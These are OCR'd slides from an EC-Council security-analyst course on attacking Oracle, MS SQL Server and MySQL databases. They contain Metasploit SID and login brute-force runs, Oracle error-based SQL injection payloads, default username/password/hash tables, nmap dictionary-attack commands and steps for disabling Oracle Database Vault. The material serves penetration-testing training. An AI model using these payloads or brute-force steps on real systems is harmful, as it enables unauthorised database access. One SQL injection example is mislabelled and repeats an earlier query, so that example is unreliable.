Name      Current Setting   Required   Description
----      ---------------   --------   -----------
RHOSTS                      yes        The target address range or CIDR identifier
RPORT     1521              yes        The target port
THREADS   1                 yes        The number of concurrent threads

Description
This module simply queries the tnslsnr service for the Oracle build.

msf auxiliary (tnslsnr_version) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf auxiliary (tnslsnr_version) > run
[*] Host 192.168.0.100 is running: 32-bit Windows: Version 10.2.0.1.0 - Production
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- Use the Oracle Password Guesser (opwg) utility of Oracle Auditing Tools (OAT) to enumerate a SID/multiple SIDs for default user names and passwords

```
Command Prompt
C:\Oracle\oat>opwg
          Oracle Password Guesser v1.3.1 by patrik@cqure.net
          ---------------------------------------------------
          OraclePwGuess [options]
                    -s*       <servername>
                    -u        <userfile>
                    -p        <passfile>
                    -d        <SID>
                    -p        <portnr>
                    -D        disables default pw checks
                    -C        check for CREATE LIBRARY permissions
                    -V        be verbose
[root@localhost oat]# sh opwg.sh -s 200.100.100.218 OR c:\opwg -s
200.100.100.218
Oracle Password Guesser v1.3.1 by patrik@cqure.net
---------------------------------------------------
Skipping PLSExtProc ...
INFO: Running pwcheck on SID test
Successfully logged in with DBSNMP/DBSNMP
Successfully logged in with SCOTT/TIGER
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- If requested, Oracle (prior to 9.2.0.8) returns the SID. After 9.2.0.8 and for all new versions of Oracle, you have to guess, brute-force, or determine the SID in other ways

Command Prompt

```
[*] Host 192.168.0.105 is running: 32-bit Windows: Version 9.2.0.1.0
- Production
msf > use auxiliary/scanner/oracle/sid_enum
msf auxillary (sid_enum) set RHOSTS 192.168.0.105
RHOSTS => 192.168.0.105
msf auxiliary (sid_enum) > run
[*] Identified SID for 192.168.0.105: PLSExtProc
[*] Identified SID for 192.168.0.105: cyxt
[*] Identified SERVICE_NAME for 192.168.0.105: PLSExtProc
[*] Identified SERVICE_NAME for 192.168.0.105: cyxt
[*] Identified SERVICE_NAME for 192.168.0.105: cyxtXDB
[*] Auxiliary module execution completed
```

Command Prompt

```
msf auxiliary (sid_brute) > run

[*] Starting brute force on 192.168.0.103,
using sids
from
/home/cg/evil/msf3/dev/data/exploits/sid/txt.
...
[*] Found SID 'ORCL' for host 192.168.0.103
[*] Auxiliary module execution completed
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- In vulnerable web applications, it is possible to retrieve database information via error messages
- Use the following SQL injection queries to retrieve Oracle database version, usernames, user tables, etc.
  - Use this SQL injection query in the URL to throw an error message that will reveal the Oracle database version used at the back end

```
' or 1 = utl_inaddr.get_host_address((select banner from v$version where rownum=1))-
```

  - Use this SQL injection query in URL to throw an error message that will reveal a list of all usernames in Oracle (11g) database

```
or 1=utl_inaddr.get_host_address((select sys.stragg (distinct username||chr(32)) from
all_users))--
```

  - Use this SQL injection query in URL to throw an error message that will reveal a list of all user tables and the number of rows in Oracle (11g) database

```
or 1=utl_inaddr.get_host_address((select sys.stragg (distinct username||chr(32)) from all_users))--
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- Browse URL `https://hostname:portnumber/em` to access the Database Home page
- It helps you to enumerate version number and other sensitive information



Note: View *Oracle_home*/install/portlist.ini to find port number for Database Control on Linux and UNIX systems whereas View Database Control Properties window to find port number in Windows system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

1. Use SQL *Plus to enumerate System Tables
2. SQL *Plus runs .sql scripts against Oracle
3. Run WinSID or a similar tool to look for the service name:
   Example: SERVICE_NAME=test.domain
4. To establish a connection to a remote user, go to the command prompt and type:
   `sqlplus user/password@test.domain`
5. Now from `SQL> @c:\sql\sql` (Script is located at c:\sql and is called sql.sql)


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database (Cont'd)

ECSA

- **Run Oscanner utilty to enumerate:**
  - Sid Enumeration
  - Passwords tests (common & dictionary)
  - Enumerate Oracle version
  - Enumerate account roles
  - Enumerate account privileges
  - Enumerate account hashes
  - Enumerate audit information
  - Enumerate password policies
  - Enumerate database links



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Enumeration: MS SQL Server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan for other Default Ports Used by the SQL Server Database

ECSA

Default Ports	Services
TCP 1434	Used for Dedicated Admin Connection
UDP 1434	Used for SQL Server named instances
TCP 2383	Used for SQL Server Analysis Services
TCP 2382	Used for Connection requests to a named instance of Analysis Services
TCP 135	Used to start, stop, and control SQL Server Integration, Transact-SQL debugger
TCP 80 and 443	Used for report server access
TCP 4022	Used for SQL Server Service Broker


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Nmap Scripts

ECSA

- Use the following nmap command to extract SQL Server Database Information:

```
nmap -sU -p1434 --script ms-sql-info [Target IP address]
```



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database using Nmap Scripts (Cont'd)

ECSA
EC-Council Certified Security Analyst

broadcast-ms-sql-discover	Discovers Microsoft SQL servers in the same broadcast domain.
ms-sql-brute	Performs password guessing against Microsoft SQL Server.
ms-sql-config	Queries Microsoft SQL Server (ms-sql) instances for a list of databases, linked servers, and configuration settings.
ms-sql-dac	Queries the Microsoft SQL Browser service for the DAC (Dedicated Admin Connection) port of a given (or all) SQL Server instance.
ms-sql-dump-hashes	Dumps the password hashes from an MS-SQL server in a format suitable for cracking by tools such as John-the-ripper.
ms-sql-empty-password	Attempts to authenticate Microsoft SQL Servers using an empty password for the sysadmin (sa) account.
ms-sql-hasdbaccess	Queries Microsoft SQL Server (ms-sql) instances for a list of databases a user has access to.
ms-sql-info	Attempts to determine configuration and version information for Microsoft SQL Server instances.
ms-sql-ntlm-info	This script enumerates information from remote Microsoft SQL services with NTLM authentication enabled.
ms-sql-query	Runs a query against Microsoft SQL Server (ms-sql).
ms-sql-tables	Queries Microsoft SQL Server (ms-sql) for a list of tables per database.
ms-sql-xp-cmdshell	Attempts to run a command using the command shell of Microsoft SQL Server (ms-sql).

Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Standard SQL Queries

ECSA
EC-Council Certified Security Analyst

- Execute the following SQL query to extract all Login accounts on MS SQL Server Database:

```
SELECT name AS Login_Name, type_desc AS Account_Type FROM sys.server_principals WHERE TYPE IN ('U', 'S',
'G') and name not like '%##%' ORDER BY name, type_desc
```

- Execute the following SQL query to extract all SQL Login Accounts

```
SELECT name FROM sys.server_principals WHERE TYPE = 'S' and name not like '%##%'
```

- Execute the following SQL query to extract all Windows Login Accounts

```
SELECT name FROM sys.server_principals WHERE TYPE = 'U'
```

- Execute the following SQL query to extract all Windows Group Login Accounts

```
SELECT name FROM sys.server_principals WHERE TYPE = 'G'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Enumerate the Database using Standard SQL Queries (Cont'd)

ECSA

- Direct or ad hoc access enables users to directly access the underlying data structures
- Write special queries using asterisks (*) to directly interrogate the database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using SQL Server Resolution Service (SSRS)

ECSA

- SQL Server Resolution Service (SSRS) is used to provide referral services for multiple server instances running on the same machine
- Scan UDP port 1434 for SQL Server Resolution Service (SSRS)
- Alternately, ping UDP port 1434 from another SQL server; a reply confirms SSRS
- Check the hidden database instances and probe deeper into the system using this command:

```
sqlping3cl.exe -scantype [range, list, stealth] -StartIP [IP] -EndIP [IP]-IPList [FileName] -
UserList [FileName] -PassList [FileName] -Output [FileName]
```

- Run the SQLPing tool to look for SQL Server systems and find their version numbers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Database Enumeration: MySQL


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database

ECSA

- User tables contain information such as host, user names, passwords, and privileges to particular users
- To extract system and user tables, go to user administration from the database administration panel





Source: *http://www.phpmyadmin.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Vulnerability and Exploit Research

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct Exploit Research for Known Vulnerabilities

ECSA

- Search vulnerabilities associated with specific version of the database and find out the exploits in Exploit Database




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Vulnerability Scanning on Target Database

ECSA

- You can use Scuba Database Vulnerability Scanner to perform vulnerability scan on the target database




Source: www.imperva.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Vulnerability Scanning on Target Database (Cont'd)

ECSA

- You can use McAfee Vulnerability Manager for databases to perform vulnerability scan on the target database



Source: *https://www.mcafee.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Database Vulnerability Assessment Tool: AppDetectivePro

ECSA

- AppDetectivePro is a solution to database scanning and vulnerability assessment
- AppDetectivePro can be used to:
  - Run vulnerability scans against your database
  - Perform database security and compliance audits
  - Report on top database vulnerabilities and risks
  - Inventory database assets
  - Review user privileges and database rights



Source: *https://www.trustwave.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Exploitation: Oracle

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Log in using Default Account Passwords

ECSA
EC-Council Certified Security Analyst

- Find out the accounts (username/password) for Oracle Database
- Oracle default accounts, such as SYS, SYSTEM, and DBSNMP, are getting better; user and technical accounts often use weak passwords (password=user name)

Oracle	3 BRIO_ADMIN	BRIO_ADMIN	EB50644BE27DF70B	BRIO_ADMIN is an account of a 3rd party product.
Oracle	3 BRUGERNAVN	ADGANGSKODE	2F11631B6B4E0B6F	9iR2 documentation
Oracle	3 BRUKERNAVN	PASSWORD	652C49CDF955F83A	9iR2 documentation
Oracle	2 BSC	BSC	EC481FD7DCE6366A	BSC is a schema account from Oracle Applications. Default it has several CREATE privileges.
Oracle	3 BUG_REPORTS	BUG_REPORTS	E9473A88A4DD31F2	From a book
Oracle	3 CALVIN	HOBBES	34200F94830271A3	CALVIN is an account to demonstrate AOLServer. It should not exist in a production environment.
Oracle	3 CATALOG	CATALOG	397129246919E8DA	CATALOG is an account of a 3rd party product.
Oracle	2 CCT	CCT	C6AF8FCA0B51B32F	CCT is a schema account from Oracle Applications. Default it has several CREATE privileges.
Oracle	3 CDEMO82	CDEMO82	7299A5E2A5A05820	This is a training account. It should not be available in a production environment.
Oracle	3 CDEMO82	CDEMO83	67B891F114BE3AEB	This is a training account. It should not be available in a production environment.
Oracle	3 CDEMO82	UNKNOWN	73EAE7C39B42EA15	This is a training account. It should not be available in a production environment.
Oracle	3 CDEMOCOR	CDEMOCOR	3A34F0B26B951F3F	This is a training account. It should not be available in a production environment.
Oracle	3 CDEMORID	CDEMORID	E39CEFE64B73B308	This is a training account. It should not be available in a production environment.
Oracle	3 CDEMOUCB	CDEMOUCB	CEAE760F25D656F8	This is a training account. It should not be available in a production environment.
Oracle	3 CDOUGLAS	CDOUGLAS	C35109FE764ED61E	CDOUGLAS is a schema owner of Workflow lasdb
Oracle	2 CE	CE	E7FDFE26A524FE39	CE is a schema account from Oracle Applications. Default it has several ANY privs
Oracle	3 CENTRA	CENTRA	63BF5FFE5E3EA16D	CENTRA is an account that presumably manages Centra application software.
Oracle	3 CENTRAL	CENTRAL	A98B26E2F65CA4D3	CENTRAL is an administrative account for Quest Central(?)
Oracle	3 CIDS	CIDS	AA71234EF06CE6B3	CIDS is an account for Cerberus Intrusion Detection System
Oracle	3 CIS	CIS	7653EBAF048F0A10	CIS is an account for dbengine
Oracle	3 CIS	ZWERG	AA2602921607EE84	CIS is an account for dbengine
Oracle	3 CISINFO	CISINFO	3AA26FC267C5F577	CISINFO is an account for dbengine
Oracle	3 CISINFO	ZWERG	BEA52A358C31B86F	CISINFO is an account for dbengine
Oracle	4 CLARK	CLOTH	7AAFE7D01511D73F	This is a training account. It should not be available in a production environment.
Oracle	2 CLKANA	UNKNOWN	[illegible]	CLKANA is an account for Oracle Clickstream Intelligence

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Brute Force Oracle Logins

ECSA
EC-Council Certified Security Analyst

- Use Metasploit to brute-force the Oracle user accounts

auxiliary

```
msf auxiliary(login_brute) > set SID ORCL
SID => ORCL
msf auxiliary(login_brute) > run
.
[-] ORA-01017: invalid username/password; logon denied
[-] ORA-01017: invalid username/password; logon denied
[*] Auxiliary module execution completed
msf auxiliary(login_brute) > db_notes
[*] Time: Sat May 30 08:44:09 -0500 2017 Note:
host=172.10.1.109 type=BRUTEFORCED_ACCOUNT data=SCOTT/TIGER
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Test whether Execution of Privileges is Allowed

ECSA

- utl_* and dbms_* packages are powerful and allow network access using utl_tcp, utl_http, and utl_udp and file access using dbms_advisor, utl_file, and dbms_random, or other powerful operations (e.g., dbms_obfuscation_toolkit)
- Execution of privileges on these package should not be granted to the public
- Check whether you can execute privileges on these packages

Command Prompt

```
Select gtantee , table_name , privilege
from dba_tab_privs
where table_name = 'UTL_HTTP';

GRANTEE      TABLE_NAME      PRIVILEGE
-------      -----------     ---------
SCOTT        UTL_HTTP        EXECUTE

-- Now only scott has execute rights on UTL_HTTP.

SQL> conn scott/tiger
Connected.
```

Command Prompt

```
SQL> revoke execute on utl_http from public force;
SQL> revoke execute on utl_tcp from public force;
SQL> revoke execute on utl_file from public force;
SQL> revoke execute on utl_inaddr from public force;
SQL> revoke execute on utl_smtp from public force;
SQL> revoke execute on utl_dbws from public force;
SQL> revoke execute on dbms_lob from public force;
SQL> revoke execute on dbms_random from public force;
SQL> revoke execute on dbms_obfuscation_toolkit from public force;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass the Protections Provided by the Oracle Database Vault

ECSA

- It is possible for attacks to bypass the protections provided by the Oracle database vault
- Here are some examples of such attacks:
  - Creating and executing a procedure in MACSYS schema
  - Impersonating SYS user using SQL injection which can bypass DB vault
  - Exploiting other DB vault specific vulnerabilities

Disabling DB Vault

```
On Unix:

cd
$ORACLE_HOME/rdbms/lib
make -f ins_rdbms.mk
dv_off
cd $ORACLE_HOME/bin
relink all
```

```
On Windows:

ren %ORACLE_HOME%\bin\oradv{release_number}.dll oradv{release_number}_.dll
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt to Brute-force Password Hashes from the Oracle Database

ECSA

- Use tools such as Orabf to brute-force password hashes
- Orabf is a brute-force/dictionary tool for Oracle hashes
- Location of Oracle password hashes:
  - Database - SYS.USER$ - Password
  - Oracle Password File
  - Data File of the system tablespace
  - (full) Export-Files
  - Archive logs



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Exploitation: MS SQL SERVER

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the Stored Procedure to Run Web Tasks

ECSA


- Log into a SQL server
- Run the stored procedure for web tasks
- Attempt to delete, update, or insert new web tasks in order to escalate privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Brute Force SA Account

ECSA

- SA is a built-in database administrator login
- A brute-force attack tries every possible combination of characters as the password until the correct password is found
- Use password cracking tools, such as THC Hydra, to brute-force the SA login password



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Brute Force SA Account (Cont'd)

ECSA

- Brute-force weak MS-SQL accounts using Nmap
- Use dictionary attack techniques to brute-force SA accounts

```
nmap -p1433 --script ms-sql-brute --script-args userdb=/var/usernames.txt,passdb=/var/passwords.txt
[Target IP Address]
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Exploitation: MySQL

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Log in using Default/Common Passwords

ECSA
EC-Council Certified Security Analyst

- Try passwords such as admin, administrator, sa, password, etc.

Manufacturer	Product	Version	Protocol	User ID	Password	Access
Zcom	Wireless		SNMP	root	admin	Admin
Zoom	ADSL Modem		Console	admin	zoomadsl	Admin
Zeus	Admin Server	4.1r2	HTTP	admin		
Zyxel	ADSL routers	ZyNOS	Multi	admin	1234	Admin
